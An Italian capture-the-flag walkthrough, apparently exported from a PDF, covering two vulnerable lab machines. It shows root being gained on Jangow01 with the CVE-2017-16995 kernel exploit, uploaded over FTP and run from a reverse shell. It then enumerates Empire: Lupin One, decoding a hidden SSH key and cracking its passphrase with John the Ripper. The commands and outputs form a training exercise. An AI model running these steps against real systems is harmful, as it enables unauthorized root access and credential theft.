220 (vsFTPd 3.0.3)
Name (192.168.50.152:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||26806|)
553 Could not create file.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||8477|)
150 Ok to send data.
100% |**********************************************************************
226 Transfer complete.
13728 bytes sent in 00:00 (24.42 MiB/s)
ftp>
```

Infine spostiamoci sulla reverse shell attiva, individuiamo il nostro file appena caricato e andiamolo ad eseguire:

```
-rw-r--r-- 1 jangow01 desafio02    220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02   3771 Jun 10  2021 .bashrc
drwx------ 2 jangow01 desafio02   4096 Jun 10  2021 .cache
drwxr-x--- 3 jangow01 desafio02   4096 Mar 18 09:46 .config
drwx------ 2 jangow01 desafio02   4096 Mar 18 09:46 .gnupg
-rwx--x--x 1 jangow01 desafio02 840082 Mar 18 09:44 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02   4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02    655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02      0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02     33 Jun 10  2021 user.txt
jangow01@jangow01:~$ gcc 45010.c -o cve-2017-16995
gcc 45010.c -o cve-2017-16995
jangow01@jangow01:~$ ls -la
ls -la
total 904
drwxr-xr-x 6 jangow01 desafio02   4096 Mar 18 09:54 .
drwxr-xr-x 3 root     root        4096 Out 31  2021 ..
-rw------- 1 jangow01 desafio02  13728 Mar 18 09:52 45010.c
-rw------- 1 jangow01 desafio02    200 Out 31  2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02    220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02   3771 Jun 10  2021 .bashrc
drwx------ 2 jangow01 desafio02   4096 Jun 10  2021 .cache
drwxr-x--- 3 jangow01 desafio02   4096 Mar 18 09:46 .config
-rwxr-xr-x 1 jangow01 desafio02  18432 Mar 18 09:54 cve-2017-16995
drwx------ 2 jangow01 desafio02   4096 Mar 18 09:46 .gnupg
-rwx--x--x 1 jangow01 desafio02 840082 Mar 18 09:44 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02   4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02    655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02      0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02     33 Jun 10  2021 user.txt
jangow01@jangow01:~$ ./cve-2017-16995
./cve-2017-16995
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff8800791e2400
[*] Leaking sock struct from ffff880035b892c0
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880035b6a000
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880035b6a000
[*] credentials patched, launching shell...
# id
id
uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)
#
```

ABBIAMO OTTENUTO PRIVILEGI DI ROOT.

```
# cat /root/proof.txt
cat /root/proof.txt
```




Empire: Lupin One

Analisi con *Nmap*, *Nessus* e *Fuff*
Exploit e scalata dei privilegi con *Linpeas*


Utilizzando il comando

*nmap -O -sS -sC -sV 192.168.50.**


andiamo a scovare quali macchine sono presenti nel network 192.168.50.0, quali sono i loro sistemi operativi e quali sono le loro porte aperte




Tramite la precedente scansione con *nmap* abbiamo individuato che la *porta 80* con il servizio *http* è aperta e c'è il file *robots.txt* nella directory principale del server; pertanto inseriamo *192.168.50.159/robots.txt* nella barra degli indirizzi del browser della macchina attaccante ed individuiamo una directory nascosta che non porta a nulla ma fa riflettere sulla possibilità di trovare altre directory nascoste



Decidiamo pertanto di ricorrere a *Fuff*, ovvero un tool presente nella macchina attaccante che ci permette di enumerare directory e files nascosti nel server; tale ricerca ci porta alla directory nascosta *~secret*




La directory nascosta contiene una pagina in cui l'autore, che nella stessa si firma come *icex64*, indica di aver nascosto in giro per il server la sua *chiave ssh privata* e che tramite la lista di password note *fasttrack* è possibile risalire alla sua password



Decidiamo quindi di ricorrere nuovamente a *Fuff* per scovare questa volta dei file nascosti e tale ricerca ci conduce all'URL:

http://192.168.50.159/~secret/.mysecret.txt

nella quale è contenuto del testo da provare a decriptare



Facendo qualche ricerca otteniamo che il testo trovato in precedenza ha una codifica ***Base 58*** e pertanto procediamo alla sua decodifica; il risultato ottenuto è proprio la ***chiave ssh privata*** di cui ci parlava l'utente ***icex64***.

Ricorrendo al programma Python *ssh2john.py* ricaviamo l'*hash* della chiave ssh privata individuata in precedenza

```
┌──(kali㉿kali)-[~]
└─$ locate ssh2john
/usr/bin/ssh2john
/usr/share/john/ssh2john.py
/usr/share/john/__pycache__/ssh2john.cpython-313.pyc

┌──(kali㉿kali)-[~]
└─$ /usr/share/john/ssh2john.py dcode-data.rsa > ssh_hash
```


Tramite il tool *John the Ripper* individuiamo la password dell'utente *icex64* usando proprio la lista di password note *fasttrack* come da sue indicazioni.

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/fasttrack.txt ssh_hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (dcode-data.rsa)
1g 0:00:00:07 DONE (2025-03-19 11:14) 0.1362g/s 13.07p/s 13.07c/s 13.07C/s Winter2015..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

